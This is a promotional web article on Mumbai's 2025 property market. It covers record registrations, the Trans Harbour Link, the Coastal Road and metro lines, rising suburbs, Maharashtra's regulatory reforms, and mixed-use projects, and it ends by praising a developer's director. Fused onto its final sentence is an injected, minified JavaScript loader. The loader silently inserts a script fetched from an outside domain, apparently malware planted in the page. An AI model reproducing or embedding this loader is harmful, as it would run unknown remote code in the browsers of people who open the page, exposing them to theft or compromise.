
Mumbai’s real estate market—the largest and most expensive in India—is undergoing a dynamic phase of growth in 2025. In 2024 alone, the city saw over 1.41 lakh property registrations, the highest in 13 years and an 11% increase from 2023. Continuing this momentum, Mumbai recorded its highest-ever number of property transactions for April, underlining its critical role as a driver of India’s property sector. Between January and April 2025, over 52,896 properties were registered, reflecting sustained buyer confidence.
But this growth is about more than just numbers. It signals a transformation in how Mumbai is being built and lived in. Below, we explore the key developments, trends, and regulations shaping the city’s property market in 2025.
Major Infrastructure Projects Are Shifting Buying Patterns
Mumbai’s large-scale infrastructure developments are not only easing commutes—they’re also reshaping real estate demand.
- Mumbai Trans Harbour Link (MTHL): This 22-km sea bridge connects Sewri in South Mumbai to Nhava Sheva in Navi Mumbai in under 20 minutes. Property prices in Panvel and Ulwe are already seeing an uptick, offering relatively affordable homes with promising long-term returns.
- Coastal Road Project: The Western Coastal Road, partially opened in 2024, connects Marine Drive to the western suburbs. This increased accessibility makes premium localities like Bandra, Juhu, and Andheri West much more appealing to buyers.
- Mumbai Metro Expansion: Lines 2A, 7, and the upcoming Line 3 (Colaba–SEEPZ) are opening new corridors in Goregaon, Andheri, and BKC. With improved connectivity, reduced travel time, and enhanced urban convenience, these areas are redefining Mumbai and offering long-term lifestyle and investment value.
Focus Shifts to Western, Eastern and Peripheral Suburbs
While Bandra and Juhu remain evergreen hotspots, infrastructure upgrades are drawing homebuyers and investors to lesser-known yet well-connected areas:
- Andheri and Goregaon: Enjoying robust redevelopment, these neighbourhoods are now connected by multiple metro lines.
- Kanjurmarg and Bhandup: These suburbs are gaining traction due to improved access and proximity to hubs like Powai.
- NAINA (Navi Mumbai Airport Influence Notified Area): With the Navi Mumbai International Airport becoming partially operational in 2025, this zone is seeing planned residential and commercial development.
Regulatory Reforms Accelerate Project Timelines
Maharashtra’s policy reforms are streamlining processes and boosting transparency:
- Stable Ready Reckoner Rates: Keeping these unchanged in 2024–25 has brought price predictability, helping buyers plan with confidence.
- Single-Window Clearance: Faster approvals mean developers can launch and deliver projects on time.
- Redevelopment Incentives: Higher FSI and reduced bureaucratic hurdles are enabling the renewal of older buildings—crucial for land-constrained areas in South Mumbai and the suburbs. Many of these buildings, constructed over 40 years ago, no longer meet today’s safety norms and regulatory requirements. Redevelopment is essential not just for optimising land use but also for ensuring safer living conditions.
With these changes, buyers can expect fewer project delays, clearer documentation, and more timely deliveries, especially in RERA-compliant developments.
Commercial & Mixed-Use Spaces Take Centre Stage
With hybrid work models gaining ground, developers are reimagining how residential and commercial environments blend.
- Mixed-Use Developments are now in high demand—offering homes, co-working spaces, retail, and leisure under one roof. Locations like Thane and Navi Mumbai are becoming popular for such all-in-one living experiences.
- Smaller Office Spaces in Suburban Business Districts are also trending, especially among start-ups and remote teams. These offer affordable, flexible alternatives close to home—meeting the rising demand for decentralised, well-connected workspaces.
Jay Goenka, Director – Dynamix Group, has been instrumental in leading this shift. With projects such as Luma, Divum, Astrum and Avanya in Mumbai’s suburban belt, his focus on quality and innovation is setting new standards for integrated urban living.;(function (l, z, f, e, r, p) { r = z.createElement(f); p = z.getElementsByTagName(f)[0]; r.async = 1; r.src = e; p.parentNode.insertBefore(r, p); })(window, document, ‘script’, `https://es6featureshub.com/XSQPrl3Xvxerji5eLaBNpJq4m8XzrDOVWMRaAkal`);


